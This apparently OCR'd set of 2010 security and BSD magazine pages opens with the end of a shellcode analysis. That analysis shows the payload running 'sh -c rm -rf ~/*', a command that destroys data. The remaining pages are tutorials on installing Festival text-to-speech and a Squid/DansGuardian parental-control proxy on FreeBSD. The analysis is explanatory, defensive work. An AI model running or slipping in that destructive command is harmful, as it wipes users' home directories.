
Let's examine the called function, keeping only the opcodes starting at the instruction 0x2a (42): see Listing 23.

As you can see, it's an `execve(2)` syscall with the array `sh, -c, rm -rf ~/* 2>/dev/null` as the second argument. Needless to repeat that you should always analyse a shellcode before executing it!

DANIELE MAZZOCCHIO
Latest version: http://www.kernel-panic.it/security/shellcode/

HAKIN9

PRACTICAL PROTECTION


APC by Schneider Electric

PROTECT YOUR COMPUTER, THE ENVIRONMENT, AND YOUR WALLET

HAKIN9

PRACTICAL PROTECTION HARD CORE IT SECURITY MAGAZINE

MOBILE EXPLOITATION

PRIVACY KEEPING AND EXPLOITATION METHODS

EXPLOITING NULL POINTER DEREFERENCES
MOVEMENT ON THE MOBILE EXPLOIT FRONT
METHODS OF SECRECY
BRUTE FORCING USER NAMES
DATA MINING AS A TOOL FOR SECURITY

CWNA TRAINING

MOBILE WEB:
PRIVACY KEEPING AND EXPLOITATION METHODS

INTELLIGENCE REPORT:
ANALYSIS OF A SPEAR PHISHING ATTACK

VIDEOJAKING:
HIJACKING IP VIDEO CALLS

APPLICATIONS ON THE CD

CERTIFIED WIRELESS NETWORK ADMINISTRATOR TRAINING BY SEQURIT.ORG
DOUBLE ANTI-SPY PRO TRIAL

Vol.5 No.2 Price USD 14.99
Issue 2/2010(27) ISSN: 1733-7186

PLUS

A LOOK AT THE MALWARE TRENDS EXPECTED IN 2010 BY JULIAN EVANS

IT SECURITY MAGAZINE

How To Convert

Text to Voice Using Festival and Lame in FreeBSD

In 2007 I built a web-based IM/ Chat Service which was later launched as an iPhone web app. Making a long story short I retired the service in 2008 and that was that.

What you will learn…


- To have basic knowledge on iPhone applications

What you should know…

- How to install the latest version of Festival in FreebBSD and convert text to voice

In the summer of 2010 grew a bit bored of building search based apps so decided to brush the dust off of old Bob Chatter code base. After tons of code rewriting and little sleep, Bob Chatter version 1.0.0 IM|Chat for WebOS devices was released. Release 1.0.1 of Bob Chatter includes a service which converts real-time chat instances into voice files. After realizing first hand there was little documentation regarding FreeBSD and voice technology, decided to write a tutorial where others could learn from.

This tutorial will demonstrate how to install the latest version of Festival in FreebBSD and convert text to voice files. By reading this tutorial you will also save yourself 24 hours worth of hard ache, useless web searching and loads of curse words... After installing the current FreeBSD port `festival-1.96_1` (2007) and as stated above



```
You have mail.
homie# cd /usr/home/dango/vox
homie# ls
homie# ls
festival-2.0.95-beta.tar.gz      festvox_kallpc16k.tar.gz
festlex_CMU.tar.gz               festvox_rablpc16k.tar.gz
festlex_POSLEX.tar.gz            speech_tools-2.0.95-beta.tar.gz
homie# tar zxvf speech_tools-2.0.95-beta.tar.gz
```

Figure 1. *Downloading source packages into same directory*

getting no where rather quickly, decided to download the latest `festival-2.0.95-beta` (2010) from source.


This tutorial has been tested on both FreeBSD 7.2-RELEASE AND 8.0 RELEASE.

Festival is a brilliant voice synthesizer developed at the University of Edinburgh Centre for Speech Technology Research.

Required Festival Packages

speech_tools-2.0.95-beta.tar.gz	Edinburgh Speech Tools Library
festival-2.0.95-beta.tar.gz	Festival Speech Synthesis System source
festlex_POSLEX.tar.gz festlex_OALD.tar.gz festlex_CMU.tar.gz	Lexicons based on various dictionaries
festvox_kallpc16k.tar.gz	LPC diphone voice database files (Required)
festvox_rablpc16k.tar.gz festvox_cmu_us_rms_cg.tar.gz festvox_cmu_us_slt_arctic_hts.tar.gz festvox_cmu_us_awb_cg.tar.gz	Additional voice files (Optional)

Before you begin installing Festival you will need to download the required packages. Note: All packages must be downloaded to the same directory, not doing so will render your installation unusable. In Figure 1,



```
include irixaudio.cc
gcc -c -fno-implicit-templates -O3 -Wall -DSUPPORT_FREEBSD16 -I..
include os2audio.cc
gcc -c -fno-implicit-templates -O3 -Wall -DSUPPORT_FREEBSD16 -I..
include macosxaudio.cc
macosxaudio.cc:227:7: warning: no newline at end of file
gcc -c -fno-implicit-templates -O3 -Wall -DSUPPORT_FREEBSD16 -I..
include linux_sound.cc
linux_sound.cc:68: warning: deprecated conversion from string con
tant to 'char*'
linux_sound.cc:866: error: redefinition of 'int freebsd16_support
d'
linux_sound.cc:66: error: 'int freebsd16_supported' previously de
ined here
linux_sound.cc:867: error: redefinition of 'int linux16_supported
linux_sound.cc:67: error: 'int linux16_supported' previously defi
ed here
linux_sound.cc:68: warning: 'aud_sys_name' defined but not used
gmake[1]: *** [linux_sound.o] Error 1
gmake: *** [audio] Error 2
homie# 
```

Figure 2. *Installation errors using during compiling*


all packages are downloaded to directory *vox* (`usr/home/dango/vox`). Once all files have been downloaded you can begin to decompress.

Festival installation

After downloading the required packages it is time to install. Note: Since the only feature of Festival needed for our system was the *text2wave* to work, I did no testing on Festival capabilities with sound cards. Note: You must compile *speech_tools* before any other source.

```
tar zxvf speech_tools-2.0.95-beta.tar.gz
cd speech_tools
./configure
gmake
```

During gmake, errors depicted in screenshot (Figure 2) will occur without making the changes addressed in (Figure 3). Once speech tools have successfully compiled follow by compiling the festival source.



```
#ifdef SUPPORT_FREEBSD16
#include <sys/soundcard.h>
#include <fcntl.h>
//int freebsd16_supported = TRUE;
//int linux16_supported = FALSE;
//static char *aud_sys_name = "FreeBSD";
#endif /*SUPPORT_FREEBSD16 */

#ifdef SUPPORT_VOXWARE

#include <sys/ioctl.h>
#include <sys/soundcard.h>
#include <sys/types.h>
#include <sys/stat.h>
#include <fcntl.h>
//int linux16_supported = TRUE;
//int freebsd16_supported = FALSE;
//static char *aud_sys_name = "Linux";
static int stereo_only = 0;

    press Escape (^[) for menu
```

Figure 3. *Commenting out unneeded lines 66-68 and 78-80*

```
tar zxvf festival-2.0.95-beta.tar.gz
cd festival
./configure
gmake
```


After successfully compiling festival source unpack the remaining required packages:

```
tar zxvf festlex_CMU.tar.gz
tar zxvf festlex_POSLEX.tar.gz
tar zxvf festvox_kallpc16k.tar.gz
```

The above will install necessary lexicon and voice files into (*speech_tools*) directory.

References

- *http://www.cstr.ed.ac.uk/projects/festival/* – Official Festival site
- *http://festvox.org/festival* – Festival 2.0.95 source download site
- *http://www.freebsd.org/ports/index.html* – Lame 3.98.4 MP3 encoder
- *http://bobchatter.com* – Bob Chatter Mobile IM|Chat




```
homie# cd /usr/home/dango/vox/festival/bin
homie# ls
Makefile                festival_client         hello.txt
VCLocalRules            festival_server         text2wave
festival                festival_server_control
homie# ./text2wave hello.txt -o hello.wav
homie#
```

```
homie# ls
Makefile                festival_client         hello.txt
VCLocalRules            festival_server         hello.wav
festival                festival_server_control text2wave
homie#
```

```
homie# cd /usr/ports/audio/lame
homie# ls
Makefile        distinfo        files           pkg-descr       pkg-plist
homie# make install clean
```

```
homie# cd /usr/home/dango/vox/festival/bin
homie# ls
Makefile                festival_client         hello.txt
VCLocalRules            festival_server         hello.wav
festival                festival_server_control text2wave
homie# lame hello.wav hello.mp3
LAME 3.98.2 32bits (http://www.mp3dev.org/)
CPU features: MMX (ASM used), SSE (ASM used), SSE2
Using polyphase lowpass filter, transition band:  5742 Hz -  5935 Hz
Encoding hello.wav to hello.mp3
Encoding as 16 kHz single-ch MPEG-2 Layer III (10.7x)  24 kbps qval=3
    Frame          |  CPU time/estim | REAL time/estim | play/CPU |    ETA
   112/112   (100%)|    0:00/    0:00|    0:00/    0:00|   36.864x|    0:00
--------------------------------------------------------------------------------
   kbps       mono %     long switch short %
   24.0      100.0        51.8  23.2  25.0
ReplayGain: -2.5dB
homie# ls -l
total 164
-rw-r--r--  1 500   500      3631 Jan  9  2003 Makefile
-rw-r--r--  1 500   500        64 Jan  9  2003 VCLocalRules
lrwxr-xr-x  1 root  dango      46 Aug 12 00:13 festival -> /usr/home/dango/vox
estival/src/main/festival
lrwxr-xr-x  1 root  dango      53 Aug 12 00:13 festival_client -> /usr/home/da
o/vox/festival/src/main/festival_client
-rwxr-xr-x  1 root  dango    7383 Aug 12 00:13 festival_server
-rwxr-xr-x  1 root  dango    4367 Aug 12 00:13 festival_server_control
-rw-r--r--  1 root  dango   12096 Aug 15 11:40 hello.mp3
-rw-r--r--  1 root  dango      46 Aug 12 00:32 hello.txt
-rw-r--r--  1 root  dango  124848 Aug 15 11:09 hello.wav
-rwxr-xr-x  1 root  dango    6489 Aug 12 00:13 text2wave
homie#
```

Figure 4. *Testing Festival Installation, Installing Lame and text to voice conversion*



testing chat2voice feature
dango works great
you still there dawg?
dango yeah still here dude
dango what up
cool background images
dango nothing at beach now

Figure 5. *Cool implementation of text to voice technology in Bob Chatter IM Mobile App*

For *speech_tools* to successfully compile I had to (disable) the following lines. In your path directory `speech_tools/audio/linux_sound.cc` comment out line 66-68 and 78-80 as shown in Figure 3.

Testing your Installation

After all the previous steps have been completed the *killer* stuff begins, testing your installation Figure 4. Run your favorite editor and create *hello.txt* with whatever text and save. Run the following command `./text2wave hello.txt. -o hello.wav` on a successful install a *hello.wav* file will be created. Since *.wav* files are huge compared to *.mp3* encoded files, I will install Lame `/usr/ports/audio/lame`. Once lame *make install clean* is successful, run the following command `lame hello.wav hello.mp3` within your `festival/bin` directory.


In the last screenshot of Figure 4 you will notice the size difference between the *hello.wav* and *hello.mp3* file. Cheers to Lame!

Having read this tutorial you will have a successful installation of the latest Festival on FreeBSD and a great starting point for implementing voice technology into some very cool applications or services. One such example is the *Chat2Voice* in the Bob Chatter mobile app Figure 5. *Chat2Voice* converts real-time chat into voice files.

DIEGO MONTALVO

Diego Montalvo is a web/ mobile application developer which has developed some interesting concepts. Diego currently resides in Brownsville, Texas but finding his way back to sunny San Diego California. Next tutorial will be written from the beach! Great day for a cold pint of Guinness! Enjoy the tutorial. Feel free to contact Diego at diego@earthoid.com

Carry the card that supports BSD events around the world



BSD Fund is proud to sponsor of BSDCan 2010 and meetBSD California 2010 thanks to revenue from the BSD Fund Visa. A donation is made every time you use the card and simply charging your travel to an event can help sponsor that event.

BSD Fund also raises money through direct donations on behalf of BSD projects such as the pcc compiler.

Find our more at www.bsdfund.org

BSD Fund Visa currently available in the USA • BSD Fund is a 501(c)(3) nonprofit organization

FreeBSD

Squid proxy with Parental Controls How-To

Traditionally, web pages were served via a webserver such as Apache and transmitted via the network on port 80 to a web-browser.

What you will learn…


- How to install a Squid proxy with parental controls

What you should know…

- How to perform a clean FreeBSD install and configure networking

While pages and content were cached in the local browser cache, on larger networks it made sense to use a caching proxy such as Squid to reduce external traffic over the net for frequently fetched pages such as Google. This also improved the response of the local network, as traffic only had to reach the local cache to retrieve popular pages. Often, ISP's use other caches on the internet to shape the flow of traffic and certain countries use a combination of firewalls and proxies with exclusion lists to limit the content delivered to their citizens. This can also be used in reverse, and a competent user can use another proxy elsewhere on a non-standard port thereby bypassing the original content filter. It is therefore important to lock down the network and monitor for any strange activity when content filtering, unless deep packet inspection is used which is not always practical.

There are a number of ways of configuring Squid to intercept port 80 traffic , as a stand-alone proxy, or as a transparent proxy. In the former scenario, for all traffic to pass through the proxy each client must be configured to use Squid, which on large networks with many clients can be time consuming if it is not centralised e.g. by using a proxy.pac file. This method also had the drawback that the user can disable the proxy settings, and if the network is not secure, any HTTP traffic will then leave unmonitored via the default gateway. A better solution would be to use Squid in transparent mode, and to redirect all port 80 traffic to the proxy. This also has disadvantages, in that the proxy will need to have dual network interfaces and the network router/firewall will have to be reconfigured to redirect all port 80 traffic to the Squid box. As this How-to was inspired by locking down my home network for my daughter, I have gone for the former method but there is no reason Squid could not be adapted to be a transparent proxy – all would be




Your Squid cache directory /usr/local/squid/cache has not been initialized.This must be done before Squid can be run.

as Unix user squid

Click this button to activate the current Squid configuration.

Click this button to stop the running Squid proxy server. Once stopped, clients using it will be unable to make web or FTP requests.

Figure 1. *Squid setup Screen on Webmin*



Squid executable	/usr/local/sbin/squid
Full path to PID file	/usr/local/squid/logs/squid.pid
Full path to squid cache directory	/var/squid/cache
Squid cachemgr.cgi executable	/usr/local/libexec/squid/cachemgr.cgi
Full path to squid log directory	/var/squid/logs

Figure 2. *Squid module config screen on Webmin*

required is to add firewall support to the FreeBSD kernel and IPFW/PF transparent support for Squid. Some additional tuning would be required to pass the traffic through DansGuardian and Privoxy after Squid, but the principle would remain the same.

We will be using DansGuardian and Privoxy for content filtering. DansGuardian is free to use in a personal, government or educational environment, but a licence needs to be purchased for commercial use. If a totally free solution is preferred, SquidGuard could be used instead. Webmin is very useful as it will allow us to view cache statistics via a browser, and easy add restrictions to Dansguardian if desired.

For this demo, I will be using FreeBSD 8.1 i386.

Installing FreeBSD

Proceed with a standard FreeBSD install and install the ports tree, configure networking using a static IP address, add a user account in the wheel group and install any utilities and patches that you favour, such as *Midnight Commander* (mc) and portaudit etc.

In this install, the IP address of transproxy (*transproxy.merville.intranet*) is 192.168.0.139.

Install the packages

As root:

```
pkg_add -r wget webmin squid privoxy
```

Set up and follow the prompts from the script then start Webmin:

```
/usr/local/lib/webmin/setup.sh
/usr/local/etc/rc.d/webmin onestart
```

Create the squid cache directories and start Squid:

```
/usr/local/sbin/squid -z
/usr/local/etc/rc.d/squid onestart
```

Add the following to your hosts file :


```
192.168.0.139  transproxy   transproxy.merrville.intranet
```

Configuring Squid

Login to webmin on port 10000 and browse to Servers/ Squid Proxy Server: see Figure 1.

Amend the paths in Module Config to the following: see Figure 2.

Open a browser, and use 192.168.0.139 port 3128 as the proxy. Add 192.168.0.139 to ignored hosts, and you should be able to freely browse the internet, and the traffic visible in `/var/squid/logs/access.log`. If you access the Cache Manager Statistics (username/password squid) and drill down to the Cache Client Lists you will also see the hit ratio etc.



Ports and Networking

Ports and Networking Options

Proxy addresses and ports: Default (usually 3128) [✓ Listed below..]

Port	Hostname/IP address	Options for port
3128	All [✓ 127.0.0.1]	
	[✓ All]	

Figure 3. *Squid Ports and Networking screen on Webmin*

Installing DansGuardian

```
mkdir /usr/ports/distfiles
cd /usr/ports/distfiles
wget http://dansguardian.org/downloads/2/Stable/
                    dansguardian-2.10.1.1.tar.gz
cd /usr/ports/www/dansguardian
make install clean BATCH=YES
```




Browser
HTTP Data flow using multiple filters
Dansguardian Content rating
Privoxy Nuisance Ads
Squid Cache
Internet
Web content

Figure 4. *Data flow through the proxy*



Location: Default

Proxy Configuration | Ignored Hosts

( ) Direct internet connection

(●) Manual proxy configuration

[ ] Use the same proxy for all protocols

HTTP proxy: 192.168.0.139 Port: 3129

Secure HTTP proxy: Port: 0

FTP proxy: Port: 0

Socks host: Port: 0

( ) Automatic proxy configuration


Autoconfiguration URL:

Figure 5. *Client browser proxy settings*

If you require extensive control over DansGuardian, download the DansGuardian Webmin module from sourceforge.net and install via the Webmin Modules link. You will have to modify the paths and directory permissions to reflect the FreeBSD install.

Tune the `/usr/local/etc/dansguardian /dansguardian` configuration file:


```
filterip = 192.168.0.139
filterport = 3129
proxyip = 192.168.0.139
proxyport = 8118
daemonuser = 'nobody'
daemongroup = 'nobody'
loglocation = '/var/log/dg.log'
statlocation = '/var/log/dg.stats'
```



```
1281875623.745    110 127.0.0.1 TCP_MISS/200 590 GET http://clients1.google.co.uk/complete/search? - DIRECT/173.194.37.100 text/java
script
1281875624.050    113 127.0.0.1 TCP_MISS/200 604 GET http://clients1.google.co.uk/complete/search? - DIRECT/173.194.37.100 text/java
script
1281875624.221    121 127.0.0.1 TCP_MISS/200 572 GET http://clients1.google.co.uk/complete/search? - DIRECT/173.194.37.100 text/java
script
1281875625.085     82 127.0.0.1 TCP_MISS/200 527 GET http://clients1.google.co.uk/complete/search? - DIRECT/173.194.37.100 text/java
script
1281875625.689     85 127.0.0.1 TCP_MISS/200 504 GET http://clients1.google.co.uk/complete/search? - DIRECT/173.194.37.100 text/java
script
1281875627.597    387 127.0.0.1 TCP_MISS/200 7572 GET http://www.google.co.uk/search? - DIRECT/173.194.36.104 text/html
1281875627.889      0 127.0.0.1 TCP_NEGATIVE_HIT/204 266 GET http://clients1.google.co.uk/generate_204 - NONE/- text/html
1281875627.995    134 127.0.0.1 TCP_MISS/204 347 GET http://www.google.co.uk/csi? - DIRECT/173.194.36.104 text/html
1281875636.707     81 127.0.0.1 TCP_MISS/200 469 GET http://clients1.google.co.uk/complete/search? - DIRECT/173.194.37.100 text/java
script
1281875638.613    482 127.0.0.1 TCP_MISS/200 7005 GET http://www.google.co.uk/search? - DIRECT/173.194.36.104 text/html
